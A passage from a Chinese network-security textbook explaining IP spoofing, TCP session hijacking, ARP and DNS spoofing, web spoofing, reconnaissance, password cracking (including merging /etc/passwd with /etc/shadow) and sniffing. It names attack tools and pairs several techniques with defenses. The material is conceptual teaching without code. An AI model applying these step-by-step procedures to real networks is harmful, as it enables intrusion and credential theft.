使 S 瘫痪的办法是对其实施拒绝服务攻击，例如通过 SYN Flood 攻击使之连接请求被占满，暂时无法处理进入的其他连接请求。通常，黑客会用一个虚假的 IP 地址(可能该合法 IP 地址的服务器没有开机)向目标主机 TCP 端口发送大量的 SYN 请求。受攻击的服务器则会向该虚假的 IP 地址发送响应，自然得不到回应，得到的是该服务器不可到达的消息。而目标主机的 TCP 会认为这是暂时的不通，继续尝试连接，直到确信无法连接。不过这已经为黑客进行攻击提供了充足的时间。

(3) 精确地猜测来自目标请求的正确序列数

X 为了使自己的攻击不露馅的另一个措施是取得被攻击目标 T 主机的信任。由于 TCP 是可靠传输协议，每台主机要对自己发送出的所有字节分配序列编号，供接收端确认并据此进行报文装配。在通过三次握手建立 TCP 连接的过程中，客户端首先要向服务器发送序列号 x；服务器收到后通过确认要向客户端送回期待的序列号($x+1$)和自己的序列号。由于序列号的存在，给 IP 欺骗攻击增加了不少难度，要求攻击者 X 必须能够精确地猜测出来自目标机的序列号，否则也会露馅。

那么，如何精确地猜测来自目标机的序列号呢？这就需要知道 TCP 序列号的编排规律。

初始的 TCP 序列号是由 tcp_init 函数确定的，是一个随机数，并且它每秒钟增加 128 000。这表明在没有连接的情况下，TCP 的序列号每 9.32 小时会复位一次，而在有连接时，每次连接把 TCP 序列号增加 64 000。

随机的初始序列号的产生也是有一定规律的。在 Berkeley 系统中，初始序列号由一个常量每秒钟加 1 产生。

所以，TCP 序列号的估计也并非绝对不可能。但是，除此之外，攻击者还需要估计他的服务器与可信服务器之间的往返时间(RTT)。RTT 一般是通过多次统计平均计算出来的。在没有连接的情况下，TCP 序列号为 128 000 * RTT；如果目标服务器刚刚建立过一个连接，就还要加上 64 000。

上述分析是一种理论上的分析。黑客通常的做法是通过对目标主机的合法连接，获得目标主机发送 IP 数据包的序列记录。具体步骤为：

① 请求连接目标主机；

② 目标主机送回带序列号的回应；

③ 记录序列号并断开连接。

在一般情况下，通过对所记录的序列号的分析，可以猜测出认证要求序列号的规则。

(4) 冒充受信主机连接到目标主机。

(5) 根据猜出的序列号,向目标主机发送回应 IP 包。

(6) 进行系列会话。

2. IP 欺骗的防范

IP 欺骗攻击比较普遍,而且产生的危害性很大。下面是 IP 欺骗的一些预防策略。

(1) 放弃基于 IP 地址的信任策略:IP 欺骗是基于 IP 地址信任的。而 IP 地址很容易伪造。因此,阻止这类攻击的一种非常简单的方法是放弃以 IP 地址为基础的验证。

(2) 使用随机化的初始序列号:序列号是接收方 TCP 进行合法检查的一个重要依据。黑客攻击能够得逞的一个重要因素就是,序列号有一定的选择和增加规律。堵塞这一漏洞的方法就是让黑客无法计算或猜测出序列号。Bellovin 提出了一个公式:

$$ISN = M + F(\text{localhost}, \text{localport}, \text{remotehost}, \text{remoteport})$$

其中,M 为 4 微秒定时器,F 为加密 Hash 函数,localhost 为本地主机,localport 为本地端口,remotehost 为远方主机,remoteport 为远方端口。Bellovin 建议 F 是一个结合连接标识符和特殊矢量(随机数,基于启动试卷的密码)的 Hash 函数,它产生的序列号不能通过计算或猜测出。

(3) 在路由器中加上一些附加条件。这些条件包括:不允许声称是内部包的外部包(源地址和目标地址都是本地域地址)进入,以防止外部攻击者假冒内部主机的 IP 欺骗;禁止带有内部资源地址的内部包出去,以防止内部用户对外部站点的攻击。

(4) 配置服务器,降低 IP 欺骗的可能:分析自己的服务器,看哪些服务容易遭受 IP 欺骗攻击,并考虑这些服务有无保留的必要。

(5) 使用防火墙和其他抗 IP 欺骗的产品。

4.5.2 TCP 会话劫持

1. TCP 会话劫持及其攻击方法

会话劫持(session hijack)与 IP 欺骗有点相似,它是基于网络通信中的如下规律进行的。

(1) 以太网使用广播方式进行通信,在同一网段中,每一台监听设备都可以接收到其他站点发送的分组。

(2) 在以太网中,主机之间进行通信,并不检测 MAC 地址,因此主机不能发现连接中的 MAC 地址改变。

(3) 在 TCP 连接中,只是刚开始连接时进行一次 IP 地址的验证,在连接过程中 TCP 应用程序只跟踪序列号,而不进行 IP 地址验证。因此,一旦同一网段上的入侵者获悉目标主机的序列号规律,就可以假冒该目标主机的受信机与该目标主机进行通信,把原来目标主机与其受信机之间的会话劫持过去。

假设 A、B、C 是一个网段上的 3 台主机,其中,B 是一台被入侵者控制了的主机,A、C 是两台正在会话的主机。由于 3 台主机在一个(以太)网段上,所以 B 能收到 A 与 C 的所有数据包。

如果当 A 正等待 C 的数据包时，B 抢先给 A 一个伪造的数据包，A 就会对这个数据包进行回应，B 也再次响应。当 C 的真正的数据包传送到 A 时，由于 A 所期待的序列号已经变化而不再认识 C 的数据包，并将之丢弃，继续同 B(冒充 A)会话。

C 无法与 A 进行会话，却不知道问题所在，会误认为是网络一时的故障。于是不停地向 A 发送 ACK 数据报文，试图重传。而 A 却不断地将这些数据报文丢弃。这样不停地重复工作，就会产生 ACK“风暴”。

2. 会话劫持攻击工具

(1) Juggernaut

Juggernaut 是由 Mike Schiffman 开发的一个可以用来进行 TCP 会话攻击的网络 sniffer 的开放的自由软件。可以运行在 Linux 操作系统的终端机上，安装和运行都很简单。可以设置值、暗号或标志这 3 种不同的方式来通知 Juggernaut 程序是否对所有的网络流量进行观察，例如，一个典型的标记就是登录暗号。无论何时 Juggernaut 发现这个暗号，就会捕获会话，这意味着黑客可以利用捕获到的用户密码再次进入系统。

(2) Hunt

Hunt 是 Kra 开发的一个用来听取、截取和劫持网络上的活动会话的程序。

(3) TTY Watcher

TTY Watcher 是一个免费的程序，允许人们监视并且劫持一台单一主机上的连接。

(4) IP Watcher

IP Watcher 是一个商用的会话劫持工具，它允许监视会话并且获得积极的反会话劫持方法。IP Watcher 基于 TTY Watcher 还提供一些额外的功能，如可以监视整个网络。

4.5.3 ARP 欺骗

1. ARP 欺骗原理

ARP(address resolution protocol，地址解析协议)是一种将 32 位 IP 地址转化成 48 位 MAC 地址的协议。其工作过程是：当某台主机要发送或转发来自网络层的数据时，首先要广播一个 ARP 请求，询问哪台主机拥有这个 IP 地址。而该 IP 地址的拥有者则用含有该 IP 地址和相应 MAC 地址的帧进行应答。这样，发送者就会将之存入自己的高速缓存，并根据这种对应关系发送数据。但是，ARP 的特点是无状态，即在没有请求时也可以发送应答的包。入侵者可以利用这一点，向网络上发送自己定制的包，包中包括源 IP 地址、目的 IP 地址以及硬件地址，不过它们都是伪造的。这些伪造的数据会修改网络上主机中的 ARP 高速缓存。

例如，网络上有 3 台主机，有如下的信息：

主机名	IP 地址	硬件地址
A	201.15.192.01	AA：AA
B	201.15.192.02	BB：BB
C	201.15.192.03	CC：CC

这 3 台主机中，B 是一台被入侵者控制了的主机，它具有 root 权限，而 A 信任 C。入侵者的目的就是伪装成 C 获得 A 的信任，以便获得一些无法直接获得的信息等。下面介绍入侵者利用 B 进行 ARP 欺骗的过程。通常，入侵者要使用一些 ARP 欺骗的工具，如 send_arp。

(1) 入侵者控制主机 B 向主机 A 发送一个 ARP 应答，ARP 应答中包括：源 IP 地址(201.15.192.03)、源硬件地址(BB：BB)、目标 IP 地址(201.15.192.01)、目标硬件地址(AA：AA)。

这条应答被 A 接受后，就被保存到 A 主机的 ARP 高速缓存中了。

但是，由于网络上 C 主机也是活动的，也有可能向 A 发出自己的 ARP 应答，将 A 的 ARP 缓存改回正确的硬件地址。因此，B 在进行 ARP 欺骗时还必须使 C 不能向 A 发送 ARP 应答。入侵者的办法是也向 C 发 ARP 应答，将 A 的硬件地址改为一个虚假的地址(不存在的硬件地址)，如 DD：DD，使得 C 发向 A 的 ARP 应答根本无法收到。

(2) A 根据 ARP 缓存中的缓存记录，将发往 C(201.15.192.03，CC：CC)的数据报文，发向了 B(201.15.192.02，BB：BB)，图 4.11 为这个过程的示意图。




图 4.11　ARP 欺骗过程示意图

2. ARP 欺骗的防范

(1) MAC 地址绑定，使网络中每一台计算机的 IP 地址与硬件地址一一对应，且不可更改。

(2) 使用静态 ARP 缓存，用手工方法更新缓存中的记录，使 ARP 欺骗无法进行。

(3) 使用 ARP 服务器，使其他计算机的 ARP 配置只接受来自 ARP 服务器的 ARP 响应。

4.5.4　DNS 欺骗

1. DNS 工作原理

DNS(domain name system，域名系统)是一种用于 TCP/IP 应用程序的分布式数据库，它提供主机名字和 IP 地址之间的转换以及有关电子邮件的选路信息。

设有如图 4.12 所示的 3 台主机。其中，B 向 A 提供 DNS 服务，A 想要访问 C(www.ccc.com)。这个过程如下：

(1) A 向 B 发一个 DNS 查询请求，要求 B 告诉 www.ccc.com 的 IP 地址，以便与之通信。




图 4.12　DNS 工作过程示意图

(2) B 查询自己的 DNS 数据库,找不到 www.ccc.com 的 IP 地址,就向其他 DNS 服务器求援,逐级递交 DNS 请求。

(3) 某个 DNS 服务器查到了 www.ccc.com 的 IP 地址,向 B 返回结果。B 将这个结果保存在自己的缓存中。

(4) B 将结果告诉 A。

(5) A 得到了 C 的地址,就可以访问 C 了(如向 C 发出连接请求)。

在上述过程中,如果 B 在一定的时间内不能给 A 返回要查找的 IP 地址,就会给 A 返回"主机名不存在"的错误信息。

2. DNS 欺骗原理和过程

DNS 有两个重要特性:

- DNS 对于自己无法解析的域名,会自动向其他 DNS 服务器查询。
- 为提高效率,DNS 会将所有已经查询到的结果存入缓存(cache)。

正是这两个特点,使得 DNS 欺骗(DNS spoofing)成为可能。

实施 DNS 欺骗的基本思路是:让 DNS 服务器的缓存中存有错误的 IP 地址,即在 DNS 缓存中放一个伪造的缓存记录。为此,攻击者要做两件事:

- 先伪造一个用户的 DNS 请求。
- 再伪造一个查询应答。

但是,在 DNS 的消息格式中还有一个 16 位的查询标识符(Query ID),它将被复制到 DNS 服务器的相应应答中,在多个查询未完成时,用于区分响应。所以,回答信息只有 Query ID 和 IP 都吻合才能被 DNS 服务器接受。因此,进行 DNS 欺骗攻击,还需要能够精确地猜测出 Query ID。由于 Query ID 每次加 1,只要通过第一次向将要欺骗的 DNS 服务器发一个查询包并监听其 Query ID 值,随后再发送设计好的应答包,包内的 Query ID 就是要预测的 Query ID。

下面结合图 4.11,介绍 DNS 欺骗过程。

(1) 入侵者先向 B(DNS 服务器)提交查询 www.ccc.com 的 IP 地址的请求。

(2) B 向外递交查询请求。

(3) 入侵者立即伪造一个应答包,告诉 www.ccc.com 的 IP 地址是 201.15.192.04(往往是入侵者的 IP 地址)。

(4) 查询应答被 B(DNS 服务器)记录到缓存中。

（5）当A向B提交查询www.ccc.com的IP地址请求时，B将201.15.192.04告诉A。

3. DNS 欺骗的局限性

DNS欺骗有如下的局限性：

（1）入侵者不能替换DNS缓存中已经存在的记录。

（2）缓存中的记录具有一定的生存期，过期就会被刷新。

4.5.5 Web 欺骗

1. Web 欺骗举例

（1）基本的网站欺骗

由于目前注册一个域名没有任何要求，利用这一点，攻击者会抢先或特别设计注册一个有欺骗性的站点。当用户浏览了这个假冒地址并与之进行了一些信息交流（如填写了一些表单）后，站点会给出一些响应的提示和回答，同时记录下用户的信息，并给这个用户一个cookie，以便能随时跟踪这个用户。典型的例子是假冒金融机构偷盗客户的信用卡信息。

（2）URL 重写

通过在URL重写，攻击者能够把网络流量转到攻击者控制的一个站点上。具体办法是攻击者将自己的Web地址加在所有URL地址的前面。这样，当用户与站点进行安全链接时，就会毫不防备地进入攻击者的服务器，于是用户的所有信息便处于攻击者的监视之中。

2. Web 欺骗的技巧

（1）表单欺骗

在URL改写的基础上，表单欺骗将会进行得非常自然。当受攻击者提交表单后，所提交的数据进入了攻击者的服务器。攻击者的服务器能够观察，甚至修改所提交的数据。同样，在得到真正的服务器返回信息后，攻击者在受攻击者返回以前也可以为所欲为。

（2）设计攻击的导火索

为了开始攻击，攻击者必须以某种方式引诱受攻击者进入攻击者所创造的错误的Web。黑客往往使用下面若干种方法。

- 把错误的Web链接到一个热门Web站点上；
- 如果受攻击者使用基于Web的邮件，可以将它指向错误的Web；
- 创建错误的Web索引，指示给搜索引擎。

（3）完善攻击

前面描述的攻击相当有效，但是它还不是十分完美。黑客往往还要创造一个可信的环境，包括各类图标、文字、链接等，提供给受攻击者各种各样的可信的暗示，以隐藏一切尾巴。

（4）状态信息

状态信息显示在浏览器底部。Web欺骗中涉及两类信息：

- 当鼠标放置在Web链接上时，连接状态显示链接所指的URL地址；

- 当 Web 连接成功时,连接状态将显示所连接的服务器名称。

这两项信息都容易使攻击者露出尾巴——URL 或服务器名称。为此,攻击者往往通过 JavaScript 编程来弥补这两项不足。由于 JavaScript 能够对连接状态进行写操作,而且可以将 JavaScript 操作与特定事件绑定在一起,所以,攻击者完全可以将改写的 URL 状态恢复为改写前的状态,这样 Web 欺骗将更为可信。

4.6 信息获取攻击

一般来说,信息获取攻击是攻击者进行攻击的准备工作。这些准备包括如下 3 方面的工作:

(1) 踩点(footprinting):收集关于目标系统的有关信息,内容包括:

- 目标机的类型、IP 地址、所在网络的类型;
- 操作系统的类型、版本;
- 系统管理人员的名字、邮件地址。

通过对被攻击对象信息的分析,可找到被攻击对象的脆弱点。为了获得这些信息,攻击者要利用一些技术,例如:

- 运行一个 host 命令,可以获得被攻击目标机的 IP 地址信息,还可以识别出目标机操作系统的类型;
- 利用 whois 查询,可以了解技术管理人员的名字;
- 运行一些 UserNet 和 Web 查询,可以了解有关技术人员是否经常上 UserNet 等;
- 利用 DNS 区域传送工具 dig、nslookup 及 Windows 版本的 Sam Spade(网址为 http://www.samspade.org),获取目标域中的所有主机信息;
- 一个管理人员经常讨论的问题也可以表明其技术水平的高低等。

(2) 扫描(scanning):是在踩点获得信息的基础上进一步发现漏洞,以获取目标系统的可攻击点。扫描包含了非破坏性原则,即不对网络造成任何破坏。在实施策略上可以采用被动式和主动式两种策略。

(3) 查点(enumeration):是对攻击目标的进一步确认,提取欲攻击对象的有效账号、用户组名、路由表、SNMP 信息、共享资源、服务程序及旗标等信息。

下面介绍信息系统攻击者常用的一些信息收集技术和工具。

4.6.1 口令攻击

口令机制是资源访问的第一道屏障。攻破了这道屏障,就获得了进入系统的第一道大门。所以口令攻击是入侵者最常用的攻击手段。口令攻击可以从破解口令和屏蔽口令保护两个方面进行。下面主要介绍口令破解技术。

1. 口令破解的基本技术

口令破解首先要获取口令文件,然后采取一定的攻击技术进行口令的破解。下面介绍口令破解的基本方法。

(1) 口令字典猜测破解法

攻击者基于某些知识,编写出口令字典,然后对字典进行穷举或猜测攻击。表 4.2 为口令字典的构造方法。

表 4.2　口令字典的构造方法

序号	口令类型	实例	序号	口令类型	实例
1	规范单词	computer	19	医药词汇	vitamin
2	反写规范单词	retupmoc	20	技术词汇	Ruter
3	词首正规大写	Computer	21	商品	beer
4	反大写	computeR	22	用户标识符	woodc
5	缩写	TCP	23	反写用户标识符	cdoow
6	带点缩写	T. C. P	24	串接用户标识符	woodc-woodc
7	缩写后带点	TCP.	25	截短用户标识符	woo
8	略写	etc.	26	串接用户标识符并截短	woodcwood
9	专有名词缩写,带点	Ph. D	27	单字符构成串	bbbbbb
10	专有名词缩写,不全大写	kHz	28	键盘字母	asdfgh
11	姓	Bush	29	文化名人	Beethoven
12	名	Tom	30	年月日	040723
13	所有格	Bob's	31	电话号码	5863583
14	动词变化	see, sees, saw, seen	32	邮政编码	214036
15	复数	books	33	证件号码	20010612345
16	法律用语	legal	34	门牌号码	AB3579
17	地名(城/街/山/河等)	BeiJing	35	车牌号码	苏-w12345
18	生物词汇	Dog			

目前,Internet 上已经提供了一些口令字典,从一万条到几十万条,可以下载。此外,还有一些可以生成口令字典的程序。利用口令字典可以以猜测方式进行口令破解攻击。

(2) 穷举破解法

有人认为使用足够长的口令或者使用足够完善的加密模式,就会攻不破。事实上没有攻不破的口令,这只是个时间问题。如果有速度足够快的计算机能尝试字母、数字、特殊字符所有的组合,将最终能破解所有的口令。这种类型的攻击方式通过穷举口令空间获得用户口令称为穷举破解法或蛮力破解,也叫强行攻击。如先从字母 a 开始,尝试 aa、ab、ac 等,然后尝试 aaa、aab、aac…

(3) 组合破解法

词典破解法只能发现词典单词口令,但是速度快。穷举破解法能发现所有的口令,但是

破解时间很长。鉴于很多管理员要求用户使用字母和数字,用户的对策是在口令后面添加几个数字,如把口令 computer 变成 computer99。使用强行破解法又非常费时间。由于实际的口令常常很弱(可以通过对字典或常用字符列表进行搜索或经过简单置换而发现口令),这时可以基于词典单词而在单词尾部串接几个字母和数字,这就是组合破解法。

(4) 其他破解类型

- 社会工程学:通过对目标系统的人员进行游说、欺骗、利诱,从而获得口令或部分口令。
- 偷窥:观察别人输入口令。
- 搜索垃圾箱。

2. UNIX 系统的口令攻击

UNIX 系统用户的口令本来是经加密后保存在一个文本文件 passwd 中,一般存放在 /etc 目录下。后来由于安全的需要,把 passwd 文件中与用户口令相关的域提取出来,组织成文件 shadow,并规定只有超级用户才能读取。这种分离工作也称为 shadow 变换。因此,在破解口令时,需要作 UnShadow 变换,将/etc/passwd 与/etc/shadow 合并起来。在此基础上才开始进行口令的破解。

真正的加密口令一般是很难逆向破解的,黑客们常用的口令入侵工具所采用的技术是仿真对比,利用与原口令程序相同的方法,通过对比分析,用不同的加密口令去匹配原口令。下面是口令破解工具 Crack 的主要工作流程。

① 准备:对口令文件作 UnShadow 变换。

② 下载或自己生成一个字典文件。

③ 穷举出口令字典中的每个条目,对每个单词运用一系列规则。典型的规则有:

- 使用几个单词或数字的组合;
- 大小写交替使用;
- 把单词正向、反向拼写后,接在一起;
- 在单词的开头或结尾加上一些数字。

④ 调用 crypt()函数对使用规则生成的字符串进行加密变换。

⑤ 用一组子程序打开口令文件,取出密文口令,与 crypt()函数的输出进行比较。

循环③、④两步,直到口令破解成功。

3. 网络服务口令攻击

网络服务口令攻击往往是一种远程在线攻击,攻击过程大致如下:

① 建立与目标网络服务的网络连接。

② 选取一个用户列表文件和一个字典文件。

③ 在用户列表文件和一个字典文件中,选取一组用户和口令,按照网络服务协议规定,将用户名和口令发给目标网络服务端口。

④ 检测远程服务返回信息,确定口令尝试是否成功。

循环②、③、④步，直到口令破解成功。

4. 口令破解工具

（1）Cain & Abel（穷人的 LophtCrack）

网址：http://www.oxid.it/cain.html

类别：免费

平台：Windows

简介：Cain & Abel 是一个针对 Microsoft 操作系统的免费口令恢复工具。它通过如下多种方式轻松地实现口令恢复：网络嗅探、破解加密口令（使用字典或强行攻击）、解码被打乱的口令、显示口令框、显示缓存口令和分析路由协议等。源代码不公开。

（2）DSniff（一流的网络审计和渗透测试工具）

网址：http://naughty.monkey.org/～dugsong/dsniff/

类别：开放源代码

平台：Linux/BSD/UNIX/Windows

简介：DSniff 是由 Dug Song 开发的一套包含多个工具的软件套件。其中，dsniff、filesnarf、mailsnarf、msgsnarf、rlsnarf 和 webspy 可以用于监视网络上我们感兴趣的数据（如口令、E-mail、文件等），arpspoof、dnsspoof 和 macof 能很容易地截取到攻击者通常难以获取的网络信息（如二层交换数据），sshmitm 和 webmitm 则能用于实现重写 SSH 和 HTTPS 会话，达到 monkey-in-the-middle 攻击。在 http：//www.datanerds.net/～mike/dsniff.html 可以找到 Windows 平台上的移植版。

（3）John the Ripper（格外强大、灵活、快速的多平台散列口令破解器）

网址：http://www.openwall.com/john/

类别：开放源代码

平台：Linux/BSD/UNIX/Windows

简介：John the Ripper 是一个快速的口令破解器，支持多种操作系统，如 UNIX、DOS、Win32、BeOS 和 OpenVMS 等。它设计的主要目的是用于检查 UNIX 系统的弱口令，支持几乎所有 UNIX 平台上经 crypt 函数加密后的散列口令类型，也支持 Kerberos AFS 和 Windows NT/2000/XP LM 散列等。

（4）LophtCrack 4（Windows 口令审计和恢复程序）

网址：http://www.atstake.com/research/lc/

类别：商业

平台：Linux/BSD/UNIX/Windows

简介：LophtCrack 试图根据从独立的 Windows NT/2000 工作站、网络服务器、主域控制器或 Active Directory 上正当获取或者从线路上嗅探到的加密散列值里破解出 Windows 口令，含有词典攻击、组合攻击、强行攻击等多种口令猜解方法。

（5）网络刺客

网络刺客是一个强大的网络安全工具，扫描只是其中的一个功能。它的扫描功能包括

共享扫描、端口扫描、口令扫描猜测等。

4.6.2 Sniffer

Sniffer(嗅觉器)是一个用于捕获网络报文的软件,可以用来进行网络流量分析,找出网络中潜在的问题,确定在通信使用的多个协议中属于不同协议的流量大小,哪台主机承担主要协议的通信,哪台主机是主要的通信目的地,报文发送的时间是多少,主机间报文传送的时间间隔等。它是网络管理员的一个常用工具。

1. Sniffer 的工作原理

(1) 在共享网络中的嗅觉器

共享意味着一台计算机能够接收到其他计算机之间通信的信息,或者说同一网段的网络所有接口都有访问在物理媒体上传输数据的能力。以太网的特点就是这样的一种共享网络。

图 4.13 为网卡对报文的处理过程。显然,当局域网中的某台计算机将网络接口配置成混杂模式后,就可以接收网络上的所有报文和数据帧了。这台计算机上安装的用于处理捕获报文的软件就是一个嗅觉器。

